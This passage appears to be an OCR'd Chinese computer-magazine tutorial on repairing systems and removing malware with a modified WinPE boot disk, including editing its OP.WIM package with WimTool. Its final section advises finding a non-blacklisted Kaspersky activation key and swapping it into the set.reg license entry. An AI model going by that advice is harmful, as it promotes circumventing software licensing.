


图8




图9

在木马病毒日益猖獗的今天，HiJackFree的强大功能是否能让你的眼前一亮呢？其实HiJackFree的功能还有很多，这里就不一一介绍了，留着给大家自已发掘吧。还等什么，让我们一起去体验这款功能强大又免费的间谍软件克星吧！

（本文所涉及到的a-squared HiJackFree已收录到光盘中）

维护系统我用Windows PE

chenggong

对于经常玩木马、病毒的朋友来说，系统中毒和崩溃是在所难免的，由于病毒的顽固性和隐蔽性，有时使用杀毒软件无法彻底的清除也是常有的事，此时大部分朋友的选择是重新安装系统。有的病毒不仅感染系统盘，而且还感染非系统盘，即使重装系统也不能彻底的清除，这时只好在DOS下进行杀毒，但这样不仅慢而且杀毒效果也不好。我今天要给大家介绍的就是Windows PE这个很好用的软件，在Windows PE下不仅可以杀毒，而且当系统崩溃无法进入Windows时，还可以在Windows PE中打开硬盘系统中的注册表文件和系统文件来修复硬盘中的Windows系统，厉害吧！使用Windows PE杀毒和在WindowsXP中一样的方便快捷，由于Windows PE是一个完全脱离了WindowsXP系统的另外系统，因此无论是杀毒还是删除木马，都比在Windows下的效果要好的多。

什么是Windows PE呢？Windows PE是微软在2002年发布的一个只拥有最少核心服务的Mini WindowsXP操作系统，是

用来给管理员维护系统用的。原本它只能在光盘上运行，经过牛人们改造后的PE，可直接安装在硬盘上，它的启动运行速度以及功能可以和硬盘上的XP系统相媲美。由于PE运行时是利用内存虚拟出来的磁盘，因此小于128M内存的计算机最好不要安装PE。网上的PE有很多版本，个人认为最好用的就是“老九WinPE 老毛桃修改之撒手不管版(Build 70911)”版。

首先从网上下载“老九WinPE 老毛桃修改之撒手不管版(Build 070911)”，文件名为“BootCD_070911.ISO”，这是一个虚拟光驱文件，可以使用“DAEMON Tools”之类的虚拟光驱软件虚拟或使用RAR将它解压，然后运行SETUP目录中的PESETUP.EXE来安装WinPE。根据你的情况来选择安装方式，我选择的是1，几分钟复制文件就完成了（图1）。重新启动系统后就可以看到启动菜单，选择“winpe by：老毛桃”就可以进入WinPE了。

由于大部分朋友对WinPE并不熟悉，因此我先简单介绍一下WinPE的结构。PE分为两部分，一部分是内核，另一部分是外置程序，对于内核不建议菜鸟们去修改，外置程序则可以根据需要去随意的修改。WinPE启动后利用内存虚拟出两个磁盘，B盘就是外置程序，X盘是系统盘。




图1

先不要启动WinPE，因为我们下载的WinPE在有些地方并不令人满意，因此需要在WindowsXP中进行一番修改才能启动WinPE。在老毛桃版WinPE中外置程序包文件名为OP.WIM，OP.WIM里的文件就是WinPE启动后B盘的文件。将它复制出来后便可以使用“WimTool”软件来对它进行一些操作。“WimTool”启动后的界面如图2所示，在“选择要挂载或解开的Wim文件”文本框右侧单击“浏览”，选择我们需要修改的外置程序包OP.WIM，在“选择要挂载或解开的文件夹”文本框右侧单击“浏览”，选择一个挂载或解开OP.WIM 的目标文件夹，文件夹里面最好不要有其它文件存在。一定要选中“可写方式挂载”，否则是无法修改外置程序里面的文件的，单击“挂载映像”，“WimTool”会自动打开目标文件夹，就可以看到WinPE启动后B盘的所有文件了，如图3。




图2




图3

先来看看WinPE的杀毒软件，老毛桃修改版WinPE内植卡巴斯基6.0，由于下载使用的网友实在是太多了，因此内置的卡巴根本无法升级病毒库。大家都知道病毒木马升级很快，如果杀毒软件不能升级，杀毒效果就会大大减弱，作为一个菜鸟这是不能容忍的，因此必须想办法升级病毒库。

有两种解决的方法，第一种是找一个没加入黑名单的可用的卡巴斯基6.0的激活码，将内置的卡巴激活；另一种方法就是将内置的卡巴斯基6.0换成卡巴7.0。打开挂载后外置程序文件夹，AVP6目录下的AVP.7Z文件就是卡巴斯基的所有文件，使用新版RAR或7Z解压AVP.7Z文件，文件解压后找到set.reg文件，点右键“编辑”，找到[HKEY_LOCAL_MACHINE\SOFTWARE\KasperskyLab\LicStorage]，如图4。

下面的那些数字和字母就是卡巴6.0的key，将你的可升级的key复制过来替换它，然后使用7Z压缩后再放置到外置程序中就可以了。

